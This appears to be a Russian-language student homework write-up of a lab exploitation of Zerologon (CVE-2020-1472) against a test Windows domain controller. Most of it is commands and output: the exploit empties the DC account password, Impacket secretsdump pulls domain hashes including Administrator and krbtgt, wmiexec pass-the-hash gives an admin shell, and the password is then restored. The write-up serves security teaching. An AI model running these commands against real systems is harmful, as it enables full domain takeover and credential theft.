


Homework 1 [Lecture 3] - Infrastructure security

Эксплуатация уязвимости Zerologon

Для этого я развернул в сети с предыдущей домашки две вмки:


1. Windows Server 2016, настроил дебаг для netlogon + активировал DC + настроил политики на домен контроллере
ip: 192.168.1.19
Лес: TESTDOMAIN.local
Названия сервера: WIN-VICTIM



2. Kali Linux

Воспользуюсь я эксплойтом от VoidSec. Установив все зависимости, пробую атаковать сервер

```
(root@kali)-[/opt/CVE-2020-1472]
# python3 cve-2020-1472-exploit.py -n WIN-VICTIM -t 192.168.1.19
```




```
Checker & Exploit by VoidSec

Performing authentication attempts ...
.....
[+] Success: Target is vulnerable!
[-] Do you want to continue and exploit the ZeroLogon vulnerability? [N]/y
```

Сервер уязвим.

Начинаем атаку.



```
root@kali:/opt/CVE-2020-1472
```

```
File Actions Edit View Help
```

```
[+] Success: Target is vulnerable!
[-] Do you want to continue and exploit the ZeroLogon vulnerability? [N]/y
y
[+] Success: ZeroLogon Exploit completed! DC's account password has been set to an empty string.
```

```
(root@kali)-[/opt/CVE-2020-1472]
# secretsdump.py -no-pass -just-dc TESTDOMEN.local/WINSRV12\$_@192.168.1.19
Impacket v0.9.25.dev1+20220311.121550.1271d369 - Copyright 2021 SecureAuth Corporation
```

```
[-] RemoteOperations failed: SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid
. This is either due to a bad username or authentication information.)
[*] Cleaning up ...
```

```
(root@kali)-[/opt/CVE-2020-1472]
# secretsdump.py -no-pass -just-dc TESTDOMEN.local/WIN-VICTIM\$_@192.168.1.19
Impacket v0.9.25.dev1+20220311.121550.1271d369 - Copyright 2021 SecureAuth Corporation
```

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8b474856ddb75fedad7d3c9a3d02faa4:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WIN-VICTIM$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:d4fe87315d89724a496f4a24bc7826e2dfe2df98081d707992f3c8a14208c915
krbtgt:aes128-cts-hmac-sha1-96:20e07fdf4faef5c18c870d45e9867d1d
krbtgt:des-cbc-md5:70078a2f912fe094
WIN-VICTIM$:aes256-cts-hmac-sha1-96:614f608fc48b73c1a0746f8b754a277dc42d4c577ec4616470affb85560509
a6
WIN-VICTIM$:aes128-cts-hmac-sha1-96:695bf804a0d6b472c93ef98aa6a435ac
WIN-VICTIM$:des-cbc-md5:851f2ae3b9340808
[*] Cleaning up ...
```

Атака прошла успешно, можно попробовать сдатьмпить хэши от пользователей. Тем самым мы получаем хэш пароля от Админа. Можно попробовать зайти удаленно через SMB.


```
(root@kali)-[/opt/CVE-2020-1472]
# wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42 TESTDOMEN
.local/Administrator@192.168.1.19
Impacket v0.9.25.dev1+20220311.121550.1271d369 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>save HKLM\SYSTEM system.save
'save' is not recognized as an internal or external command,
operable program or batch file.


C:\>whoami
testdomen\administrator
```

Я удаленно подключился к DC и могу добавлять новых пользователей, группы, менять что угодно.

Скрин netlogon.txt, также выгрузю его.




Скрин с вайршарка, в конце все таки удалось найти такой сессион кей, когда первый блок оказался 00.




Коды событий:

4672 - вход привилегированной УЗ



4742 - изменение объекта компьютера



Таким образом, я сбросил пароль и получил полный контроль над доменом. Чтобы не сломать сервер, нужно вернуть исходный пароль. Получил хэш исходного пароля, я поставил его обратно, тем самым не сломав тачку.


```

└─# python3 reinstall_original_pw.py WIN-VICTIM 192.168.1.19 7a2bd3a4e02aa61c1bc345657ad052df0d7ee
7db8a316ddd5dd3e70efa21ddaebb85aeb158525817562731d14cafb781d2ea10a7e23e094eeb6ff0dcbb2318b735ba9b
ca9ec09821f12714248eddc96b35f57dc73813c0587077714b5a47f4fce86fb994851b5eb78f8c82e0a5beb11121213d95
53bbf59c39bf09511fae51a67096187a62e79d2d9de2a5cb0ecfa7df4da7d4f8f25426de2370a90f3274ee58f869305a4d
f0fc8daf4d61f96b247536a04df6e3c8d4f89ab607278210c754865ce9c62db9827ae3541380ea4aada1f7f7899daa7627
1ae1f21a5cd2d676fe0749a21e293d9e32f4c359533a8de90e1
Performing authentication attempts ...

=====

NetrServerAuthenticate3Response
ServerCredential:
  Data: b'\xe8\xa9\x11\xfe\x8d\xa2b'
NegotiateFlags: 556793855
AccountRid: 1000
ErrorCode: 0


server challenge b'\xe8B\xc4\x19\x9bJ\x89\xfb'
session key b'=\xc7\x99E\xf8\xc9\xf2s\xcf\x1a@\xb2\xa1m\xffz'
